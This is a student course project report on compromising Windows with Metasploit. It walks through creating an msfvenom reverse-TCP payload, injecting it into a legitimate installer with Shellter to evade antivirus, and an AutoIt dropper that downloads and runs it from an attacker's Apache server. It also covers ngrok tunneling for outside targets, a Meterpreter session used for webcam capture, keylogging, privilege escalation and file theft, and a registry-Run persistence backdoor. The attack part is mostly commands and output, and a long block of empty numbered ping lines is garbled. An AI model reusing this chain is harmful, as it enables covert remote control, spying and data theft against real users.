



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

**VULNERABILITY AND PENTESTING WINDOWS**  
**USING METASPLOIT**

**BY**

**18BIT0126- N.ROHITH REDDY**

**18BIT0137- P.RITHVIK**

**18BIT0128- O.SATYA AAKASH CHOWDARY**

**18BIT0094- D.SAI SUCHETAN**

**SUBMITTED TO**

**FACULTY: THANDEESWARAN R**

**SLOT: G1**

**COURSECODE: CSE3501**

**COURSE TITLE: Information Security Analysis and Audit**

## ABSTRACT

The aim of this project is to explore the hypothesis of a computer virus threat, and how destructive it can be if executed on a targeted machine. What are the possible counter measures to protect computers from these threats? Information security risks associated with computer viruses can infect computers and other storage devices by copying themselves into a file and other executable programs. These files get infection and allow attackers to connect to target systems by using backdoors.

The results of this project show that, the proper security implementations and the use of up to date operating systems patches and anti-virus programs helps users to prevent the loss of data and any viral attack on the system.

Nevertheless, this observation could be used for further research in the network security and related fields; this study will also help computer users to use the possible steps and techniques to protect their systems and information from any possible attacks on their network systems.

## SCOPE

The Internet today spans the globe and serves billions of users, providing an environment in which a single virus can conceivably cause rapid and widespread damage to systems throughout the world.

The scope of the project is to show the attacks possible on a computer by spreading viruses by making them hang and unresponsive with certain executable scripts and bash files and by adding them to auto startup which leads to system crash and corrupting of hard drives and also about the parameters have to be taken care to prevent such attacks in this globalized world.

## INTRODUCTION

Computer Virus is a program that copies itself; computer virus can infect your computer and slowing down your computer. And virus also can spread computer to computer. The person who sends out the computer virus may use networking of the internet. The computer virus also can be spread by via disk, CD, DVD or flash drive or other devices. Usually, a virus is written to target a network file system or shared file in order to spread from computer to computer using network. Worm or Trojan is slightly different from another virus it appears harmless; this is the type of virus which enters the programs exploits security that may have spread through other networks or Internet users.

Computer virus are usually small, which are design to spread from one computer to other computer and to enter and interfere Computer operation Virus might corrupt your windows or might delete the important data on your computer, Normally virus can be spread through e-mails program to other computer which can even delete everything on the hard disk. Often Computer viruses can be spread by attachments by e-mail messages or even can be instant massaging that is why must never one a email which we don't know where it came from and who send it we may never know it could be virus. Virus can be as attachments of funny images or video or files it can spread when u download to your computer from the internet.

## EXSISTING METHODS

There are so many methods hackers can get hold of our computer. Some of them are easy to implement while some are difficult.

**One method is by using Trojans.** A Trojan is malware disguised as harmless software, named after the wooden horse the ancient Greeks used to trick their way into the city of Troy. The intent of the hacker is to get you to install it by making you believe it's safe. Once installed on

your computer, a Trojan can do anything from logging your keystrokes, to opening a backdoor and giving the hacker access to your system.

**We have attacks by rootkits.** A rootkit is not exactly malware like a virus or Trojan. It is something much more insidious: a malicious segment of code injected into your computer system, designed to hide any unauthorized activity taking place. Since rootkits grant administrative control to the attacker, your computer can be used without restrictions and without your knowledge.

**Anagram of Facebook,** Koobface was a hybrid, or blended threat, malware. It used the trickery aspect of a Trojan and the autonomously replicating nature of a computer worm – a type of standalone virus that does not need to attach itself to another program to spread the infection. Koobface penetrated systems of unsuspecting Facebook users by tricking them into believing they were clicking on a video. As in other scams, hackers used the compromised account of a Facebook friend by sending a private message through the Facebook platform. This is a special type of an attack.

## PROPOSED METHODOLOGY

### FRAMEWORKS USED:

- METASPLOIT(configure handler and persistence backdoor)
- SHELLTER(bypass windows defender)
- APACHE SERVICE(file transferring )
- KALI LINUX DUAL BOOT WITH WINDOWS
- AUTOIT(auto run script generation)
- ngrok(for tunneling or port forwarding technique)

### STEPS TO BE FOLLOWED

- Creating the payload of for the platform of our choice, here we choose windows as platform

- Payload is embedded into any 32-bit software(as 32-bit run on both 64-bit and 32-bit) by the shelter frame work
- Now we have to start apache service and upload our corrupted software into it
- Now we make an zip file that contains the autoit script and an image that will be displayed after the execution
- Send the zip file to target machine
- Setup a multi/handler in your pc to listen for incoming connections

### Creating an independent payload using msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.27 LPORT=45678 -f exe>custom.exe
WARN: Unresolved or ambiguous specs during Gem::Specification.reset:
      reline (≥ 0)
      Available/installed versions of this gem:
      - 0.1.5
      - 0.1.3
WARN: Clearing out unresolved specs. Try 'gem cleanup <gem>'
Please report a bug if this causes problems.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

### For us to exploit the pc in our own network we need only system

- Ip address(192.168.0.27) and any port number(xxxxx)

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1421 bytes 8526643 (8.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1421 bytes 8526643 (8.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.27 netmask 255.255.255.0 broadcast 192.168.0.255
```

### But to exploit outside the network we use

- ngrok that acts as an interface between us and target machine

- ./ngrok tcp 192.168.0.27: 4567 (port number can be any here port=4567)

```
File  Actions  Edit  View  Help

ngrok by @inconshreveable
root@kali:~# ./ngrokonsole
Session Status: online (during: Get: Specification, reset)
Account: rohith (Plan: Free)
Version: 2.3.35
Region: United States (us)
Web Interface: http://127.0.0.1:4040
Forwarding: tcp://2.tcp.ngrok.io:13968 → 192.168.0.27:4567
Please report a bug if this causes problems.
Connections:
  ttl      opn      rt1      rt5      p50      p90
    0        0       0.00     0.00     0.00     0.00
```

Here the connection has made to 2.tcp.ngrok.io:13968

- Ip address for 2.tcp.ngrok.io is needed to create the payload  
Here ip address=52.14.18.129

```
File  Actions  Edit  View  Help

root@kali:~# ping 2.tcp.ngrok.io
PING 2.tcp.ngrok.io (52.14.18.129) 56(84) bytes of data.
 0: 0.0000000
Account: rohith (Plan: Free)
Version: 2.3.35
Region: United States (us)
Web Interface: http://127.0.0.1:4040
```

- During payload creation for external network we set LHOST as 52.14.18.129(ngrok address) and LPORT as 13968(ngrok port)

And next after getting the required ip address we use shelter to inject our payload to shredr.exe(setup file used for project)

- shelter opening

```
root@kali:~# shelter
shelter@kali:~$ cd Desktop
shelter@kali:~/Desktop$
```

- Now after opening we go for Automatic(A) and then PE:  
/root/shredr.exe

```

Shell7er Instructions:11949 Time Elapsed:23 secs

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /root/shredr.exe

*****
* Backup *
*****

Backup: Shellter_Backups\shredr.exe

*****
* PE Compatibility Information *
*****

Minimum Supported Windows OS: 5.0

Note: It refers to the minimum required Windows version for the target
application to run. This information is taken directly from the
PE header and might be not always accurate.

```

- Now select stealth mode and payload to be encrypted from the list  
During stealth mode(y=yes,n=no,h-help)  
During payload(l-from list,c-custom,h-help)  
During index (any number that is in the list corresponding to our payload).

```
Shell7er

Instructions Traced: 15094
Tracing Time Approx: 1.03 mins.

Starting First Stage Filtering...

*****
* First Stage Filtering *
*****

Filtering Time Approx: 0.00102 mins.

Enable Stealth Mode? (Y/N/H): Y

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1
```

- Now set port and host

```
Shell7er

[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 52.14.18.129

SET LPORT: 13968
```

- Finally you will get an payload embedded exe file



```
Shell7er

*****
* PE Checksum Fix *
*****

Status: Valid PE Checksum has been set!

Original Checksum: 0x0

Computed Checksum: 0x239596

*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue..._
```

Now write the autorun script that have to be executed after the users double click.

- Autoit .au3 script is the autorun script

```
Z:\root\Desktop\auto_down_run.au3 - SciTE-Lite


File Edit Search View Tools Options Language Buffers Help

1 #include <StaticConstants.au3>
2 #include <WindowsConstants.au3>
3 Local $urls="http://192.168.0.27/sample.exe,http://192.168.0.27/index.jpeg"
4
5 Local $urlsArray=StringSplit($urls,",";2)
6
7 For $url in $urlsArray
8     $sFile=_DownloadFile($url)
9     shellExecute($sFile)
10
11 Next
12
13 Func _DownloadFile($sURL)
14     Local $hDownload,$sFile
15     $sFile=StringRegExpReplace($sURL,"^.*?","")
16     $sDirectory=@TempDir & $sFile
17     $hDownload=InetGet($sURL,$sDirectory,17,1)
18     InetClose($hDownload)
19     Return $sDirectory
20 EndFunc ;==> _GetURLImage
21
22
```


In the above script we have to mention the file name that is shred.exe in the 3<sup>rd</sup> line as

Local\$urls=<http://192.168.0.27/shred.exe>,<http://192.168.0.27/index.jpg>


- Now we have to generate the exe file with the icon from the above script to do that we go for
  1. wine Aut2exe.exe(autoit .au3->exe converter opens)



2. now select the appropriate files and hit convert here the name of the executable file after conversion is rshred.exe below you can see that the rshred.exe file has been created



3. now zip this rshred.exe with an image file as rshredr.zip



4. now we are done with our payload creation

Now upload the payload files to apache server

- uploading payload by starting the apache service

```













Shell No. 1

File  Actions  Edit  View  Help

root@kali:~# service apache2 start
root@kali:~# cp shredr.exe /var/www/html
root@kali:~# cp rshredr.zip /var/www/html
root@kali:~#

```

- now we can see the uploaded files at <http://192.168.0.27>

Index of /			
	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a> <a href="#">Description</a>
	<a href="#">autoit.zip</a>	2020-10-31 09:15	569K
	<a href="#">bito.zip</a>	2020-10-30 21:04	569K
	<a href="#">bitt.exe</a>	2020-10-30 21:09	2.7M
	<a href="#">example1.zip</a>	2020-10-31 10:22	569K
	<a href="#">failure.exe</a>	2020-10-30 20:35	1.1M
	<a href="#">fileshred.exe</a>	2020-10-30 15:30	2.2M
	<a href="#">ftest.exe</a>	2020-10-24 21:49	78K
	<a href="#">fulkm.zip</a>	2020-10-30 21:19	569K
	<a href="#">fun.exe</a>	2020-10-24 22:02	72K
	<a href="#">fun1.exe</a>	2020-10-27 21:03	7.0K
	<a href="#">funr.zip</a>	2020-10-24 22:03	539K
	<a href="#">funrunner.zip</a>	2020-10-27 21:05	569K
	<a href="#">gun.exe</a>	2020-10-27 20:35	72K
	<a href="#">gunp.zip</a>	2020-10-27 20:36	539K
	<a href="#">health.zip</a>	2020-10-30 20:22	569K
	<a href="#">hit.exe</a>	2020-10-24 21:23	1.1M
	<a href="#">hulkm.exe</a>	2020-10-30 21:18	77K
	<a href="#">hulku.exe</a>	2020-10-31 09:11	77K
	<a href="#">huntd.zip</a>	2020-10-30 20:37	569K
	<a href="#">index.jpeg</a>	2020-10-24 21:48	20K
	<a href="#">index.nginx-debian.html</a>	2020-10-14 22:32	612

- when we are in same network the target machine can download the file from the link we send here it will be <http://192.168.0.27/rshredr.exe>
- if the target machine is outside the network we have to generate a link from the third party websites like google drive etc.

## Now let's setup the connection listener to get meterpreter session

- ```
File Actions Edit View Help
root@kali:~# ping 2.tcp.ngrok.io
PING 2.tcp.ngrok.io (65.1.19.1) 56(84) bytes of data:
 0:  =
 1:  =
 2:  =
 3:  =
 4:  =
 5:  =
 6:  =
 7:  =
 8:  =
 9:  =
10:  =
11:  =
12:  =
13:  =
14:  =
15:  =
16:  =
17:  =
18:  =
19:  =
20:  =
21:  =
22:  =
23:  =
24:  =
25:  =
26:  =
27:  =
28:  =
29:  =
30:  =
31:  =
32:  =
33:  =
34:  =
35:  =
36:  =
37:  =
38:  =
39:  =
40:  =
41:  =
42:  =
43:  =
44:  =
45:  =
46:  =
47:  =
48:  =
49:  =
50:  =
51:  =
52:  =
53:  =
54:  =
55:  =
56:  =
57:  =
58:  =
59:  =
60:  =
61:  =
62:  =
63:  =
64:  =
65:  =
66:  =
67:  =
68:  =
69:  =
70:  =
71:  =
72:  =
73:  =
74:  =
75:  =
76:  =
77:  =
78:  =
79:  =
80:  =
81:  =
82:  =
83:  =
84:  =
85:  =
86:  =
87:  =
88:  =
89:  =
90:  =
91:  =
92:  =
93:  =
94:  =
95:  =
96:  =
97:  =
98:  =
99:  =
100:  =
101:  =
102:  =
103:  =
104:  =
105:  =
106:  =
107:  =
108:  =
109:  =
110:  =
111:  =
112:  =
113:  =
114:  =
115:  =
116:  =
117:  =
118:  =
119:  =
120:  =
121:  =
122:  =
123:  =
124:  =
125:  =
126:  =
127:  =
128:  =
129:  =
130:  =
131:  =
132:  =
133:  =
134:  =
135:  =
136:  =
137:  =
138:  =
139:  =
140:  =
141:  =
142:  =
143:  =
144:  =
145:  =
146:  =
147:  =
148:  =
149:  =
150:  =
151:  =
152:  =
153:  =
154:  =
155:  =
156:  =
157:  =
158:  =
159:  =
160:  =
161:  =
162:  =
163:  =
164:  =
165:  =
166:  =
167:  =
168:  =
169:  =
170:  =
171:  =
172:  =
173:  =
174:  =
175:  =
176:  =
177:  =
178:  =
179:  =
180:  =
181:  =
182:  =
183:  =
184:  =
185:  =
186:  =
187:  =
188:  =
189:  =
190:  =
191:  =
192:  =
193:  =
194:  =
195:  =
196:  =
197:  =
198:  =
199:  =
200:  =
201:  =
202:  =
203:  =
204:  =
205:  =
206:  =
207:  =
208:  =
209:  =
210:  =
211:  =
212:  =
213:  =
214:  =
215:  =
216:  =
217:  =
218:  =
219:  =
220:  =
221:  =
222:  =
223:  =
224:  =
225:  =
226:  =
227:  =
228:  =
229:  =
230:  =
231:  =
232:  =
233:  =
234:  =
235:  =
236:  =
237:  =
238:  =
239:  =
240:  =
241:  =
242:  =
243:  =
244:  =
245:  =
246:  =
247:  =
248:  =
249:  =
250:  =
251:  =
252:  =
253:  =
254:  =
255:  =
256:  =
257:  =
258:  =
259:  =
260:  =
261:  =
262:  =
263:  =
264:  =
265:  =
266:  =
267:  =
268:  =
269:  =
270:  =
271:  =
272:  =
273:  =
274:  =
275:  =
276:  =
277:  =
278:  =
279:  =
280:  =
281:  =
282:  =
283:  =
284:  =
285:  =
286:  =
287:  =
288:  =
289:  =
290:  =
291:  =
292:  =
293:  =
294:  =
295:  =
296:  =
297:  =
298:  =
299:  =
300:  =
301:  =
302:  =
303:  =
304:  =
305:  =
306:  =
307:  =
308:  =
309:  =
310:  =
311:  =
312:  =
313:  =
314:  =
315:  =
316:  =
317:  =
318:  =
319:  =
320:  =
321:  =
322:  =
323:  =
324:  =
325:  =
326:  =
327:  =
328:  =
329:  =
330:  =
331:  =
332:  =
333:  =
334:  =
335:  =
336:  =
337:  =
338:  =
339:  =
340:  =
341:  =
342:  =
343:  =
344:  =
345:  =
346:  =
347:  =
348:  =
349:  =
350:  =
351:  =
352:  =
353:  =
354:  =
355:  =
356:  =
357:  =
358:  =
359:  =
360:  =
361:  =
362:  =
363:  =
364:  =
365:  =
366:  =
367:  =
368:  =
369:  =
370:  =
371:  =
372:  =
373:  =
374:  =
375:  =
376:  =
377:  =
378:  =
379:  =
380:  =
381:  =
382:  =
383:  =
384:  =
385:  =
386:  =
387:  =
388:  =
389:  =
390:  =
391:  =
392:  =
393:  =
394:  =
395:  =
396:  =
397:  =
398:  =
399:  =
400:  =
401:  =
402:  =
403:  =
404:  =
405:  =
406:  =
407:  =
408:  =
409:  =
410:  =
411:  =
412:  =
413:  =
414:  =
415:  =
416:  =
417:  =
418:  =
419:  =
420:  =
421:  =
422:  =
423:  =
424:  =
425:  =
426:  =
427:  =
428:  =
429:  =
430:  =
431:  =
432:  =
433:  =
434:  =
435:  =
436:  =
437:  =
438:  =
439:  =
440:  =
441:  =
442:  =
443:  =
444:  =
445:  =
446:  =
447:  =
448:  =
449:  =
450:  =
451:  =
452:  =
453:  =
454:  =
455:  =
456:  =
457:  =
458:  =
459:  =
460:  =
461:  =
462:  =
463:  =
464:  =
465:  =
466:  =
467:  =
468:  =
469:  =
470:  =
471:  =
472:  =
473:  =
474:  =
475:  =
476:  =
477:  =
478:  =
479:  =
480:  =
481:  =
482:  =
483:  =
484:  =
485:  =
486:  =
487:  =
488:  =
489:  =
490:  =
491:  =
492:  =
493:  =
494:  =
495:  =
496:  =
497:  =
498:  =
499:  =
500:  =
501:  =
502:  =
503:  =
504:  =
505:  =
506:  =
507:  =
508:  =
509:  =
510:  =
511:  =
512:  =
513:  =
514:  =
515:  =
516:  =
517:  =
518:  =
519:  =
520:  =
521:  =
522:  =
523:  =
524:  =
525:  =
526:  =
527:  =
528:  =
529:  =
530:  =
531:  =
532:  =
533:  =
534:  =
535:  =
536:  =
537:  =
538:  =
539:  =
540:  =
541:  =
542:  =
543:  =
544:  =
545:  =
546:  =
547:  =
548:  =
549:  =
550:  =
551:  =
552:  =
553:  =
554:  =
555:  =
556:  =
557:  =
558:  =
559:  =
560:  =
561:  =
562:  =
563:  =
564:  =
565:  =
566:  =
567:  =
568:  =
569:  =
570:  =
571:  =
572:  =
573:  =
574:  =
575:  =
576:  =
577:  =
578:  =
579:  =
580:  =
581:  =
582:  =
583:  =
584:  =
585:  =
586:  =
587:  =
588:  =
589:  =
590:  =
591:  =

```

- Here the ip should be your machines and the port address should be the one we provided in shelter if same network

If different network we have been provided the ngrok details in the shelter but now we use our own ip address and the port as the port used in the statement `./ngrok tcp 192.168.0.27:4567`

```
jgs
+ -- ==[ metasploit v5.0.101-dev
+ -- ==[ 2049 exploits - 1108 auxiliary - 344 post
+ -- ==[ 562 payloads - 45 encoders - 10 nops
+ -- ==[ 7 evasion

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.27
LHOST => 192.168.0.27
msf5 exploit(multi/handler) > set LPORT 4567
LPORT => 4567
msf5 exploit(multi/handler) > exploit
```

Now we are done with our listener setup now we have to let the victim download the zip file and run the files in the zip

After the victim has downloaded the file and executed the handler will start the session

```
msf5 exploit(multi/handler) > set LPORT 4567
LPORT => 4567
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.27:4567
[*] Sending stage (176195 bytes) to 192.168.0.27
[*] Meterpreter session 1 opened (192.168.0.27:4567 → 192.168.0.27:46104) at 2020-10-31 11:49:36 +05
[*] Sending stage (176195 bytes) to 192.168.0.27
[*] Meterpreter session 2 opened (192.168.0.27:4567 → 192.168.0.27:46106) at 2020-10-31 11:49:41 +05
[*] Sending stage (176195 bytes) to 192.168.0.2
[*] Meterpreter session 3 opened (192.168.0.27:4567 → 192.168.0.2:51238) at 2020-10-31 11:50:10 +053

meterpreter > [*] 192.168.0.27 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.0.27 - Meterpreter session 2 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/QVIDmnbA.jpeg
```

Above we can see that the session has started and meterpreter is active

- by the meterpreter session we can download or upload the files into target machine, keyscan to get key strokes, sysinfo

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
hi this hi this is the target machine key strokes captured

meterpreter > sysinfo
Computer      : ROHITHRAVAN1
OS            : Windows 10 (10.0 Build 19041).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload shred.exe
[*] uploading   : shred.exe → shred.exe
[*] Uploaded 2.21 MiB of 2.21 MiB (100.0%): shred.exe → shred.exe
[*] uploaded    : shred.exe → shred.exe
meterpreter > download 18BIT0126-DA02.pdf
[*] Downloading: 18BIT0126-DA02.pdf → 18BIT0126-DA02.pdf
[*] Downloaded 195.87 KiB of 195.87 KiB (100.0%): 18BIT0126-DA02.pdf → 18BIT0126-DA02.pdf
[*] download    : 18BIT0126-DA02.pdf → 18BIT0126-DA02.pdf
meterpreter > shutdown
Shutting down ...
```

Every time the user executes the exe file we get two meterpreter sessions created as one can be used for backup

- now we need to create the persistence backdoor  
so first, we background the present session  
and use >post/windows/manage/persistence\_exe  
>set rexecpath(file path that have to executed at restart of target system)  
>set session (use previously backgrounded session)  
>set startup SYSTEM (when system starts we get the sessions automatically)

```

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > background
[*] Backgrounding session 5...
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):



Name	Current Setting	Required	Description
REXENAME	default.exe	yes	The name to call exe on remote system
REXEPATH		yes	The remote executable to upload and execute.
SESSION		yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)



msf5 post(windows/manage/persistence_exe) > set rexepath /root/shredr.exe
rexepath => /root/shredr.exe
msf5 post(windows/manage/persistence_exe) > set session 5
session => 5
msf5 post(windows/manage/persistence_exe) > set startup SYSTEM
startup => SYSTEM
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against ROHITHRAVAN1
[*] Reading Payload from file /root/shredr.exe
[*] Persistent Script written to C:\Users\asus\AppData\Local\Temp\default.exe
[*] Executing script C:\Users\asus\AppData\Local\Temp\default.exe
[*] Agent executed with PID 12692
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kifAJdUq
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kifAJdUq
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/ROHITHRAVAN1_20201031.5627/ROHITHRAVAN1_20201031.5627.rc
[*] Post module execution completed
msf5 post(windows/manage/persistence_exe) >

```

Now we had our persistence backdoor created now let's shutdown the target pc and restart the pc to check

We have setup multi/handler again to get meterpreter session

```

Active sessions
-----
No active sessions.

msf5 post(windows/manage/persistence_exe) > use exploit/multi/handler
[-] No results from search
[-] Failed to load module: exploit/multi/handler
msf5 post(windows/manage/persistence_exe) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.27	yes	The listen address (an interface may be specified)
LPORT	4567	yes	The listen port



Payload options (windows/meterpreter/reverse_tcp):



Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.27	yes	The listen address (an interface may be specified)
LPORT	4567	yes	The listen port


```



Above you can observe presently there are no active sessions as the system is shutdown all the process are killed

Now after restart the user prompt window will be like



And now the file shreddr.exe has been executed and we get the session

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.27:4567
[*] Sending stage (176195 bytes) to 192.168.0.27
[*] Meterpreter session 6 opened (192.168.0.27:4567 → 192.168.0.27:46158) at 2020-10-31 12:09:08 +0530
[*] Sending stage (176195 bytes) to 192.168.0.27
